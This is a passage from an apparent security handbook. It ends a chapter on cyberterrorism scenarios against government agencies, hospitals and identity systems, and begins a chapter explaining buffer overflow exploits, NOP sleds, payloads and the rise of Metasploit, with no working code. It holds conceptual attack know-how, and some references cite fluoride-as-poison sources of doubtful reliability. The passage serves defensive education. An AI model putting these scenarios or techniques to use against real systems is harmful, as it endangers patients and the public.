The problems of water and sewage systems were keenly evident during Hurricane Katrina and the relief efforts. The lessons learned from that single event will result in thousands of programs and improvements for many years. It also identified how quickly a populated area could be plunged into medieval times where sewage was literally dropped in the street. Physical and environmental engineers will play key roles in planning defenses for systems where the health of the population, including the probable contamination of food supplies. Likewise, systems used to monitor, manage, and respond automatically to changes in water pollutants, chlorination, etc. should all undergo regular testing for proper operation. Additionally, the monitoring and detection of pollutants outside the normal ranges should be immediately reported and investigated before allowing the automated system to respond, thereby possibly preventing the release of unsafe levels of normal chemicals into the treatment systems and the environment.

Government Services

National, state, county, and city governments provide a multitude of services to their citizens and to each other. Unfortunately, the breadth of services they provide means they are targets for both hackers and terrorists alike.

Various government services providing financial support, such as the Social Security Administration, could be attacked by terrorists and false recipients added to the database and money collected from the federal government. These funds could then be used to help finance the terrorist activities. This same approach could be used to obtain grants from the federal and state governments. The theft of or fraudulent use of Social Security numbers is not unknown; indeed, many criminals use previously issued Social Security numbers from deceased individuals to acquire new identities. Other attacks against the Social Security Administration include removing people from eligibility, thereby creating mass panic about income sources, putting significant strain on the government department and jeopardizing the health and welfare of the public.

Additionally, department Web sites could be attacked and terrorist propaganda inserted on the Web sites or into documents citizens download. This is nothing new and frequently in the news when any U.S. government department has their Web site hacked. Although more of a nuisance than cyberterrorism on its own, the occurrence of these events is not without effect. These events create a lack of trust in the government's ability to protect its own information and, therefore, calls into question the government's ability to protect the citizens' information.

Other departments terrorists could impact include the Internal Revenue Service, where information regarding taxpayer data, refund amounts, and direct deposit information for taxpayer refunds could be corrupted. Additionally, ingenious programmers could insert code into the IRS computers to automatically add $10 to every taxpayers return and divert that money into a special fund for the terrorist cell. This money would then be used to acquire weapons and other tools to inflict attacks against the population.

Alternatively, cyberterrorists could cause the IRS to launch audits at a much higher than normal number of citizens, or target specific groups and launch audits. They could also just arbitrarily adjust the calculated tax owing and launch an audit, issue an order for the seizure of funds and property, etc. The IRS is already one of the U.S. Government's most feared agencies, and a little extra press would only increase the general public's fear.

Any of the government branches with strategies regarding homeland security, defense, or financial services are all targets due to the type of information and opportunity to manipulate it to satisfy terrorist objectives. Among other infrastructures that feel the heat during and after an event are doctors, hospitals, and other medical services.

Keeping the Country Running

The government has a particularly difficult challenge due to the number of systems and networks and the vast amount of information on individuals, businesses, other governments, etc. Government agencies exist to enact and enforce the will of the elected government. These groups need to be providing leadership and direction for the rest of us on what we need to do to achieve compliance and make it easier for law enforcement to protect us and catch the bad guys. Each government agency will have its own challenges, but attention should be paid to updating and retiring legacy systems to take advantage of new processors and updated, more secure code. Additional effort should be focused on understanding where the application programs and program code for government application was written. Using an application in the Secret Service or Diplomatic Corps that was written by a terrorist cell or a potentially unfriendly government could spell disaster.

Hospitals and Health Care

Hospitals today use information systems for a wide range of services from patient charts, to pharmacy records, to patient monitoring. Tampering with one or more of these services could have disastrous effects on the healthcare provided to the patient. In fairness, we also have to be fairly liberal about what constitutes an information system in a hospital. Many hospitals have not yet fully deployed computers for all aspects of their systems. In some cases, it is not immediately practical.

One example of how a terrorist could alter patient care is illustrated in the 1993 movie *The Fugitive*. In this film, Harrison Ford's character changes the patient diagnosis and instructions before taking a young boy to surgery. Although this is not an example of a terrorist activity, a terrorist could alter patient diagnosis information, altering drugs and required treatments to ultimately harm the patient or discredit the hospital.

Another example is using cyberterrorism to launch an outbreak of a specific disease by causing the release of ineffective or contaminated vaccine from a pharmaceutical company. After the vaccine is released and patients start getting sick, the cyberterrorists become aware of patient diagnosis based upon compromised hospital systems. Once the affected people are identified, the patient drug and treatment information is altered to cause death. As the death would be linked to the illness caused by the vaccine, the terrorists will strike fear into the public for taking a specific vaccine or seeking specific medical care.

Perhaps two of the most well-known medical fiction authors are Robin Cook and Michael Crichton. Both are doctors who have concocted some incredible healthcare and medical fiction in their careers. Most of their stories do not involve information systems in a significant manner—yet.

Today there are many information systems used in hospitals. Patient records and treatment plans, insurance and billing systems, radiographs, pharmacy information, etc. Successfully compromising any of these systems by terrorist organizations can have dramatic impact on the population. Modifying diagnoses, treatment plans, changing drugs or dosages, and releasing confidential medical records and histories to the press are examples. When it comes to healthcare and the well being of individuals, not many things pose so significant a threat as the penetration and manipulation of healthcare information.

Here are several examples of potential terrorist activities in healthcare:

- The terrorist compromises patient treatment records and alters drug names and dosages, which ultimately kill the affected patients. Given a sufficient number of patients, this would create a significant scare.

- The terrorist compromises patient histories and publicly identifies those with specific diseases, such as HIV, or those who might be candidates for organ donors.
- Patient billing information is compromised and sold to burglars who steal the property of the patient while they are in the hospital. Alternatively, patient billing information could be changed, charges to insurance companies falsified, simply to wreak havoc on the system and damage the hospital's reputation.

One final example involves altering patient information so doctors treat a non-specific or false illness, while the real problem is not treated resulting in the patient's death. The scariest aspect of health care information systems involves the potential for loss of life. Unfortunately, identity theft often occurs after the real owner has passed away.

Keeping Security Alive

Healthcare institutions have a difficult job just providing good quality care, maintaining life, complying with legislation, and keeping the budget balanced without having to deal with theft, information loss, potential terrorist attacks, natural disasters, and new viruses. The healthcare institution, no matter how big or small, must, therefore, be diligent in designing and implementing information systems to achieve these goals, while minimizing the risk of service disruptions and information loss, both possibly resulting in a loss of life. With the wide variety of wireless devices today, some of which are used for healthcare purposes, such as wireless cardiac telemetry, security personnel need to work with qualified radio spectrum engineers to determine what wireless threats exist and properly assess the ability of the hospital to deploy 802.11-based wireless networks if that is a goal. Likewise, hospital staff must be trained to recognize visitors or suspicious people in or around nurses' stations who may be accessing and/or tampering with hospital records. Finally, there should also be controls in place to ensure an electronic order for a procedure, medication, or even the transcription of a report is signed with a verified digital signature before any action is taken.

Identity Theft

Identity theft is a significant problem in today's economy, but it is not new. Identity theft did not just magically appear with the Internet and changes in computing and communication systems. Identity theft bas been around for a long time, originally involving mail theft, the stealing of wallets, and breaking into houses to obtain the needed information.

With today's computers, communications systems, and online databases, extracting information about people has become easier. Terrorists can use these massive online databases for their own purposes. As mentioned previously, identity thieves can also use the Social Security number and other identity information for individuals who have passed away. They can then assume their identity, credit history, etc. Cyberterrorists can also launch attacks against utility and telephone company information systems. Terrorists can issue widespread disconnect requests or maliciously alter financial records.

Correcting these problems will cost the consumers and companies time and money. Once the problem becomes known, people will want to know what other potentially useful information may have been compromised. As most utility companies require the consumer to provide their Social Security number, the consumer is pretty much assured their name, address, phone numbers, date of birth, and Social Security number are in the hands of the cyberterrorists.

Alternatively, terrorists could target banks and credit card companies to obtain the necessary information to steal an identity or perpetrate fraud that the unsuspecting consumer then has to pay for.

Terrorists could use identity theft tactics for blackmail, extortion, and changes to the political or leadership landscapes. For example, a terrorist group decides to focus on several important members of Congress and through the Internet obtain the information to steal their identities. With that information, the terrorists then launch attacks against multiple court jurisdiction and police department computers to

discredit the individuals. False documents and information, including lawsuits, criminal charges, and arrest warrants could be issued for the government members. After the warrants are issued, the police departments must act on them. After the new charges and arrests make the news, their political careers may be in jeopardy.

These false charges may be enough for Congress to initiate a congressional hearing or article of impeachment. The end result is hopefully, from the cyberterrorists' perspective, to have the elected officials removed from office or extort them into providing information or services directly to the cyberterrorists. In either case, the cyberterrorists are using identity theft to specifically force their politics onto the government. The terrorists use the existing legal system to suit their own specific agendas.

Alternatively, terrorists can gain access to important government systems and establish false identities that are then used to obtain legal documents, including driver licenses, passports, etc. In this situation, the documents are not forged; they are simply created using the information in the computer system. Using such tactics, terrorists could establish positions of authority within government and possibly within private industries using identity theft and fraudulent identities, as required.

Keeping My Identity Mine

Aside from concerns about how companies handle their personal information, people themselves must take the first step. Education is a principle outcome in this area that involves teaching people to read and understand e-mail messages before responding. Phishing attacks can lead to identity theft by having people complete personal information about themselves on a hacker's Web site. Consequently, when the user receives an e-mail to their work e-mail account from their bank and they realize they use their home e-mail for banking, they must not respond and must advise their organization's computer security team. Identity theft can be minimized through implementing good practices at the corporate level to protect the data. However, identity theft protection is largely about the user doing the right thing to protect their information.

Summary

This chapter has considered a number of potential cyber attacks or combinations of cyber and physical attacks and some general recommendations for defense. These potential terrorist scenarios are amongst thousands of ideas and, as explained here, not outside the realm of possibility. Some of the examples here have been used as stories in fiction novels and in film.

Regardless of fact or fiction, these examples illustrate how reliant upon technology our society is and the level of impact a single cyber attack could have. It does not take much imagination, however, to see the potential for massive infrastructure destruction, loss of life, and resulting chaos should a terrorist element be successful in a significant attack.

If nothing else, these pages should cause security professionals around the world to consider every possibility, no matter how remote, and consider the risk of several events occurring at once. The destruction of New Orleans during Hurricane Katrina should be a somber lesson of the impact of multiple events. A single event may, on its own, be insignificant. When combined with two or more, the magnitude of possibilities and extent of impact increases dramatically.

Each security professional in the various industries named (and not named) here needs to examine every possible risk, determine if it is a factor, and push their organization to establish appropriate defenses for themselves and, if appropriate, cooperate to establish regional, statewide, and national responses to industry-specific concerns. Only through considering all possibilities and possible combinations and outcomes can information security professionals make informed decisions regarding risk, preparedness, and response.

Notes

Denning, D. 2000. Cyberterrorism, Testimony before the Special Oversight Panel of Terrorism Committee on Armed Services, U.S. House of Representatives, May 23, http://www.cs.georgetown.edu/~denning/infosec/cyberterror.html (accessed).

Three Mile Island Alert. Nuclear plant terrorism, http://www.tmia.com/security/ (accessed October 19, 2005).

References

Arnold, R. 2004. *Economics. 6th Ed.* South-Western, Mason, OH.

Connett, E. and Connett, P. 2005. Fluoride: The hidden poison in the national organic standards, American Patriot Friends Network, http://www.apfn.org/apfn/fluoride.htm (accessed October 25, 2005).

Federal Aviation Administration. 2005. Air traffic control system command center, http://www.fly.faa.gov/flyfaa/usmap.jsp (accessed).

Forbes, B. 1999. Top fluoride expert apologizes for pushing poison, FreePublic.com, http://www.freerepublic.com/forum/a3aa9893f05aa.htm (accessed October 25, 2005).

Gonzales, A. 2005. Prepared remarks of Attorney General Alberto Gonzales, Office of the Attorney General, September 26, United States Department of Justice, http://www.usdoj.gov/ag/speeches/2005/ag_speech_050926.html (accessed October 25, 2005).

Gordon, S. and Ford, R. 2005. Cyberterrorism? http://securityresponse.symantec.com/avcenter/reference/cyberterrorism.pdf (accessed).

Leach, J. 2000. Currency, http://financialservices.house.gov/banking/91800pr.htm (accessed October 25, 2005).

Levin, A. 2002a. Part I: Terror attacks brought drastic decision: Clear the skies, USA Today, (August 12), http://www.usatoday.com/news/sept11/2002-08-12-clearskies_x.htm (accessed October 19, 2005).

Levin, A. 2002b. Voices from the air traffic world, USA Today, (August 11), http://www.usatoday.com/news/sept11/2002-08-11-voices_x.htm (accessed August 19, 2005).

LoPucki, L. 2005. Bankruptcy research database, http://lopucki.law.ucla.edu/index.htm (accessed).

Mitchell, W. Fluoride: Friend or foe? Alaska Wellness Magazine, http://www.alaskawellness.com/Fluoride~Archive.htm (accessed October 25, 2005).

Swift, C. 2004. Fraud looms, Banking Strategies, http://www.bai.org/bankingstrategies/2004-jul-aug/fraud/print.asp (accessed October 25, 2005).

US Centennial of Flight Commission, 2005, The airline bankruptcies of the 1980, Born of Dreams—Inspired by Freedom, http://www.centennialofflight.gov/essay/Commercial_Aviation/Bankruptcy/Tran9.htm (accessed).

The Walker Market Letter. The 1987 crash—Ten year anniversary, http://www.lowrisk.com/crash/happened3.htm (accessed October 19, 2005).

Weimann, G. 2004. Cyberterrorism—How real is the threat? United States Institute of Peace, http://www.usip.org/pubs/specialreports/sr119.html (accessed December 11, 2005).

The Evolution of the Sploit

Ed Skoudis

Computer attackers use exploit code, little snippets of software, to compromise systems. These exploits, known informally as *sploits*, allow an attacker to undermine a vulnerable program by launching them at a target machine. Inside of a vulnerable program, a sploit can give the attacker complete control of the target machine. The world of sploits has recently experienced major developments and software releases that have really honed the attackers' game. In this chapter, we will analyze some of the building blocks underlying these evolutionary changes so we can better understand the magnitude of the threat.

To begin, we need to better define exploits. What are they? Let us begin by saying what they are not. Many people think that vulnerability scanners are exploit tools. They are not. Although the two are related, vulnerability scanners craft packets to measure whether a target system is vulnerable to an attack. Vulnerability scanners, such as Nessus or ISS Internet Scanner, have a database of known vulnerabilities and check to see if these flaws are present on the target by looking for old version numbers and analyzing system behavior. A relatively small number of the tests performed by vulnerability scanners will go further by crafting a bit of benign code to take advantage of the vulnerability and then checking for evidence that the benign code worked. Such tests are approaching exploits, but they do not give the bad guy access to or control over the target machine like sploits do. For a typical vulnerability scanner, approximately only one in ten of the tests actually sends the benign code to execute on the target, taking advantage of a flaw to measure whether a system is vulnerable. Because most of their efforts are focused on measuring whether a vulnerability is present, vulnerability scanners are typically useful as audit tools but not for gaining access. An attacker can use a vulnerability scanner as a prelude to gaining access, using it to measure what is vulnerable to help choose the appropriate exploit to utilize. Still, the scanner does not exploit the target.

What, then, is an exploit? Many vulnerability announcements from vendors ominously say that the vulnerability allows the attacker to "execute arbitrary code." Exploits are the programs that the attacker uses to tickle the vulnerability, inject code of the attacker's choosing (the "arbitrary" part) into the victim machine, run the attacker's code, and thereby get access to the target machine. The access given by an exploit typically involves invoking a command shell in the memory of the target machine, which is why the code inside the exploit is often referred to as *shell code*. The attacker's command shell runs with the permissions of the vulnerable program. Thus, if a target program is running with system or root privileges, the attacker can have complete control over a target machine using a suitable exploit against that program. Some exploits run locally, and others run across the network. This chapter will focus on the latter (network exploits) because that is where many of the attackers have been focusing over the past several years and where we have seen the most interesting tool development.

Types of Sploits

Before we discuss the evolution of exploit code, we must look at the different types of exploits available today and analyze how they operate. Anyone who reads information security headlines knows that many types of vulnerabilities are discovered on a regular basis. Many of these vulnerabilities deal with improper memory management techniques by software developers. Buffer overflow vulnerabilities, an example of improperly dealing with moving information around in memory, are very common, and new holes are discovered on an almost daily basis. Buffer overflow flaws involve not checking the size of user input before moving it into a memory location. The user input overflows the memory allocated for a variable, changing not only that variable but also other nearby elements in memory.

Buffer overflow vulnerabilities can plague variables stored in several different memory regions of running processes. Many buffer overflows are stack based; that is, they overflow memory locations on the stack, which is a data structure used to store information associated with function calls, such as function call arguments or local variables of functions. Other buffer overflows target the heap, an area of memory that is allocated dynamically by programs using functions such as malloc (short for "memory allocation") in C and C++. Another memory area that can be altered via buffer overflow is the BSS (block started by symbol), which holds global variables and static variables used within a process.

In addition to buffer overflows, attackers can take advantage of other vulnerabilities resulting from sloppy coding that lets them alter nearby memory locations. Format string attacks are another example; they are based on the improper use of the printf family of C library functions (including printf, sprintf, snprintf, and fprintf). Other examples include integer overflows, which take advantage of an integer wrapping beyond the maximum value allowed for a signed integer, resulting in a negative number or a small positive number. Another category, off-by-one flaws, takes advantage of sloppy code where a developer inadvertently increments through a variable using the wrong size of that variable, typically one byte more or one byte less than the proper size.

Of all of these vulnerability types, the most popular of all is the stack-based buffer overflow. By dissecting one example, we will have the base knowledge necessary to see how these beasts have evolved over time. For a quick refresher on stack-based buffer overflows, consider the normal stack and the smashed stack displayed in Figure 44.1. In general, when a program calls a function, the function call arguments and a return address pointer are stored on the stack. The return pointer contains the address in the program to return to when the function call has completed execution. This return pointer is crucial, as it controls the flow of program execution after the function call finishes running. In other words, the return pointer is how the program remembers where to go back to when the function is done. After




FIGURE 44.1 The original stack and the smashed stack of a stack-based buffer overflow attack.

pushing the function call arguments and return pointer on the stack, the system pushes a frame pointer on the stack to indicate the top of the stack before the function call started. The system then allocates space for any local variables (*i.e.*, buffers) for the called function.

When programs do not check and limit the amount of data copied into the assigned space of a variable, that space can be overflowed. A developer who does not include logic to check the size of user input before moving it around in memory could allow a bad guy to provide input that not only completely fills a buffer on the stack but also keeps going. When that buffer is overflowed, the data placed in the buffer will flow into the spaces of neighboring variables, clobber the frame pointer, and eventually even alter the return pointer itself. Attackers take advantage of this stack layout by precisely tuning the amount and contents of user input data placed into an overflowable buffer. The data that the attacker sends usually consists of machine-specific bytecode (low-level machine language instructions) to execute a command, plus a new address for the return pointer. In a stack-based buffer overflow, this address points back into the address space of the stack, causing the program to run the attacker's instructions when it attempts to return from the function call. So, the attacker's exploit package typically consists of some machine language code to execute a command of the attacker's choosing (often a shell), plus a return pointer to make that code run. These elements are included in the user input shot across the network at the target vulnerable process as user input.

Because the stack is typically a very dynamic place, with functions being called and returned on a continual basis, the attacker typically does not know the exact value to provide for the return pointer in the user input. To help improve the odds that the return pointer's value will actually hit the code the attacker places in the variable stored on the stack, attackers often prepend a series of no-operation (NOP) or null commands in front of the machine language code they want to run. Most processors have a NOP instruction that tells the processor to do, well, nothing. Just burn this clock cycle and jump to the next instruction. With a long series of NOPs prepended to the machine language code of the exploit, as long as the return pointer hits the NOPs, execution will slide down the NOPs until the attacker's desired code is executed. For this reason, the prepended NOPs are referred to as a NOP *sled* or *slide*. The value of a NOP sled can be appreciated by considering a dart game, where the object is to hit the bull's eye. Setting the return pointer is something like throwing a dart. If the attacker guesses the proper location of the start of the machine language code on the stack, that code will run and he has hit the bull's eye; otherwise, the program will crash, something akin to the dartboard exploding. A NOP sled is like a cone placed around the bull's eye on the dartboard. As long as the dart hits the cone (the NOP sled), the dart will slide gently into the bull's eye, and the player wins!

So, the fundamental building blocks of many exploits, including stack-based, heap-based, and BSS-based buffer overflows, as well as many format string attacks and other exploits, include the following elements:

- *NOP sled* — This is used to help improve the odds that the return pointer will hit valid code.
- *Code to invoke some system call on the target machine* — This code must be written in machine language for a given processor type (*e.g.*, x86, PowerPC, SPARC) and tailored for a given type of operating system (*e.g.*, Windows, Linux, Solaris). Typically, some system call that is associated with executing a program (such as the Linux execve system call used to invoke a given program of the attacker's choosing) will be activated.
- *Code for invoking a shell to run on the target (typically)* — Attackers usually invoke a shell (such as the UNIX or Linux /bin/sh or Windows cmd.exe) on the target. Shells are nice, because attackers can feed them commands to execute.
- *Instructions for that shell to execute (typically)* — This is the command the attacker wants to run on the victim. It could involve installing a back door or attaching a shell to an active Transmission Control Protocol (TCP) connection or a variety of other items.
- *A return pointer, to trigger the whole package* — This pointer aims execution flow back into the memory location to get the exploit to run. This return pointer is set using some exploit, such as a buffer overflow that overwrites a return pointer on the stack or a format string exploit that lets the attacker change values on the stack.




FIGURE 44.2 The exploit package contents, including the payload.

The NOP sled, machine code, and command are collectively referred to as the *payload*. Code that overwrites the return pointer is the *exploit*. Sometimes, people refer to the payload and exploit together as simply the exploit. The entire package is shown in Figure 44.2.

Evolutionary Progress

Now that we have seen the essential components of the exploit package, let us focus on developments over the past several years in the creation and packaging of this structure for an exploit. Figure 44.3 depicts some of the major milestones in the creation of modern exploit code that we will discuss throughout the remainder of this chapter. As you can see, the flexibility and functionality of these tools are increasing dramatically over time. But before we get ahead of ourselves, let's review these crucial milestones to establish an overall context. Some of the biggest events in the evolution of the sploit over the past decade have been:

- *Late 1996.* A white paper by Aleph1, *Smashing the Stack for Fun and Profit*, described how stack-based buffer overflows worked. His concepts brought the previously esoteric ideas underlying buffer overflows into the mainstream and resulted in the development and release of numerous exploits that are continuing to this very day.
- *2000.* The TESO (in elite-speak, "7350") wu-ftpd auto-rooter exploit code was some of the most well-written code at the time; it included several major features in a nice package.
- *2001.* A white paper on UNIX exploit payloads, *The Last Stage of Delirium*, described a dozen different exploit functions and included code to execute them on a half-dozen different UNIX variations, including Linux, Solaris, and HP-UX, among others.

- *2002.* The syscall proxy concept, originally publicized by Maximiliano Cáceres from the vendor Core Security Technologies, is extremely innovative because it allows attackers to maximize the flexibility of their exploits while keeping them small and efficient. The concept is included in some commercial products, such as Core IMPACT and Immunity CANVAS.
- *Late 2003.* Metasploit 1.0, by H. D. Moore and spoonm, revolutionized the packaging of exploits and greatly increased their flexibility. The original release, however, was quite limited, acting as more of an example and toolbox than a full-fledged exploit tool.
- *2004.* Metasploit 2.0 fulfilled the promise of the original Metasploit, with two dozen different exploits and dozens of payloads for a variety of target system types. With these capabilities, it is widely used by the bad guys as a general-purpose exploit tool and the good guys for penetration testing. It also holds great promise as a development environment kit for creators of new exploits.
- *January 2005.* Metasploit 2.3 drives Metasploit forward even more and includes several new, useful capabilities, including a very flexible command shell (the meterpreter) and vulnerability discovery tools, which we will discuss later. This tool just keeps getting better, with each major release a huge leap forward.

With these major milestones under out belts, let us zoom in on various evolutionary steps that led to the milestones of Figure 44.3. In particular, exploits over the past ten years have evolved through the following phases:

1. Rooter
2. Auto-rooter
3. Mass-rooter
4. Exploitation engine
5. Exploitation framework
6. Syscall proxy

I have numbered these major steps in the evolutionary trends, and each section of the remainder of this chapter includes this number to help illustrate the transition and increase in flexibility of each phase.

Step 1. Rooter

A rooter is a piece of exploit code that gives the attacker a command shell on a target box, typically running with root privileges on UNIX or administrator or system privileges on Windows. We saw such code really take off in 1996 with the publication of Aleph1's *Smashing the Stack for Fun and Profit* white




FIGURE 44.3 Milestones in exploit evolution.

paper; however, such code is still regularly released even today, with several new single-purpose exploits released each week. The structure of a rooter is a fixed package: a program that generates fixed shell code with a fixed payload, launching it at a single target chosen by the attacker. This class includes hundreds of different exploits. A quick trip to www.packetstormsecurity.org or www.frsirt.com will show the reader a bunch of them. They often have names that include the word "exploit" and end in ".c" because most are written in the C programming language. Although these exploits are numerous and highly useful for the bad guys, they do have some major limitations. They typically work against a single target type. So, for example, it is possible to have an exploit for a buffer overflow in sshd that works against Linux. Then, a different exploit might work against sshd on Solaris. Then, still another one might work on another operating system, and so on. Furthermore, these rooters have a hard-coded payload of functionality to execute on the target, typically a simple command shell. This is one of the most useful capabilities to have, but it has little flexibility. Finally, these rooters tend to be throw-away code. When everyone has applied the patch, the exploit is not that useful anymore, unless someone finds a very old, unpatched system.

Step 2. Auto-Rooter

Auto-rooters expand upon the idea of the simple rooters by including a scanning engine in the package. We have seen such tools rise in use from 1999 to today, often bundled inside of a worm. The attacker takes a simple rooter, with its fixed payload (usually a command shell), and wraps around code to check to see if an attacker-chosen range of targets is vulnerable. The auto-rooter works on target systems of a single type, such as a single operating system or even a single service pack or patch level of the target. Examples of this type of exploit include the CodeRed worm from 2001 and the Sasser worm of 2004. Because they automatically find vulnerable systems in the target range on the attacker's behalf, the auto-rooter is more flexible than the simple rooter; however, auto-rooters share many of the limitations of the rooters — namely, they hit only one type of target machine, and their payload is still fixed to the functionality hard coded in the auto-rooter itself, typically a command shell.

Step 3. Mass-Rooter

Next, we move to mass-rooters, which are tools that lift one of the major limitations we have seen so far: working against a single target type. Mass-rooters include scanners, as we saw before, but the scanner is smarter; it can look for multiple target types, such as different operating systems or different service packs. When the mass-rooter scanner finds a vulnerable machine from its list of known possible target types, it invokes the appropriate exploit to break into that machine. The tool then launches its fixed payload (again usually a command shell) against the discovered target. One of the finest examples of mass-rooter code is the TESO (or "7350") wu-ftpd exploit from June 2000. This tool included a variety of nifty capabilities, including:

- A scanner to look for vulnerable systems
- Command shell payloads that run on various versions of both Linux and FreeBSD
- Intelligence to launch the appropriate payload against the appropriate target
- A nifty bind-to-existing-socket capability that allows the exploit to spawn a command shell for the attacker over the existing File Transfer Protocol (FTP)-control connection

With regard to this last item, no separate network connection is required, as the existing incoming FTP socket is used. That is very helpful to the attacker, because the bad guy can ride in on a connection that is allowed through the firewall to get to the FTP server in the first place.

But, all is not well with the mass-rooter. We still have some major limitations. In particular, most of the mass-rooter code is still throw away, as it is for its cousins the rooter and auto-rooter. The scanning engine could be repurposed by recoding it to find other vulnerabilities, but the majority of what makes a mass-rooter useful disappears when someone has patched the vulnerability. Another major limitation with all of the exploit code types we have seen so far is their fixed payloads. They can do only one possible

thing on the target. Finally, with many different people writing rooters, auto-rooters, and mass-rooters, we have seen the rise of an "exploit mess."

In the olden days of 2003 and before, when a new vulnerability such as a buffer overflow or format string flaw was discovered, crafting exploit code to take advantage of the flaw was usually a painstaking, manual process. Developing an exploit involved handcrafting software that would manipulate memory locations on a target machine, load some of the attacker's machine-language code into the memory of the target system, and then calculate various offsets needed to make the target box execute the attacker's code. Some exploit developers then released each of these individually packaged exploit scripts to the public in the form of rooters, auto-rooters, and mass-rooters, setting off a periodic script-kiddie feeding frenzy on vulnerable systems that had not yet been patched. On the other hand, due to the time-consuming exploit development process, defenders had longer timeframes to apply their fixes. Also, the quality and functionality of individual exploits varied greatly. Some exploit developers fine-tuned their wares, making them highly reliable in penetrating a target. Other exploit creators were less careful, turning out junky sploits that sometimes would not work at all or would even crash a target machine most of the time. Some developers would craft exploits that created a command shell listener on their favorite TCP or User Datagram Protocol (UDP) port, others focused on adding an administrative user account for the attacker on the target machine, and still others embedded even more exotic functionality in their sploits. The developers and users of exploits were faced with no consistency, little code reuse, and wide-ranging quality; in other words, the exploit world was a fractured mess. There was no rhyme nor reason to a lot of these rooters, auto-rooters, and mass-rooters floating around on the Internet. How could someone tame such a mess?

Step 4. Exploitation Engine

To help tame this mass of different exploits, two brilliant information security researchers, H. D. Moore and spoonm, released the Metasploit framework. This tool, which runs on Linux, BSD, and Windows (with a Perl interpreter such as ActiveState Perl), creates a modular interface for tying together exploits, payloads, and targeting information. By creating a simple yet powerful architecture for stitching together custom exploits from modular building blocks, the Metasploit framework is an ideal tool for attackers and penetration testers.

Exploit frameworks try to tame the exploit mess by creating a consistent environment for developing, packaging, and using exploits. In a sense, these tools act as assembly lines for the mass production of exploits, doing about 75 percent of the work needed to create a brand-new, custom sploit. It is kind of like what Henry Ford did for the automobile. Ford did not invent cars. Dozens of creative hobbyists were handcrafting automobiles around the world for decades when Mr. Ford showed up on the scene. Henry revolutionized the production of cars by introducing the moving assembly line, making automobile production faster and less expensive. In a similar fashion, exploit frameworks partially automate the production of sploits, making them easier to create and therefore more plentiful.

The essential components of Metasploit are shown in Figure 44.4. The tool holds a collection of exploits themselves, little chunks of code that force a victim machine to execute the attacker's payload. Metasploit has over 50 different exploits today, including numerous common buffer overflow attacks. Next, the tool offers a set of payloads, the code the attacker wants to run on the target machine. Some payloads create a command-shell listener on a network port, waiting for the attacker to connect and get a command prompt. Other payloads give the attacker direct control of the victim machine graphical user interface (GUI) across the network by surreptitiously installing virtual network computing (VNC), the GUI remote-control tool. Users of any of these exploit frameworks do not even have to understand how the exploit or payload works. They simply run the user interface, select an appropriate exploit and payload, and then fire the resulting package at the target. The tool bundles the exploit and payload together, applies a targeting header, and launches it across the network. The package arrives at the target, and the exploit triggers the payload, running the attacker's chosen code on the victim machine. These are the things of which script-kiddie dreams are made.

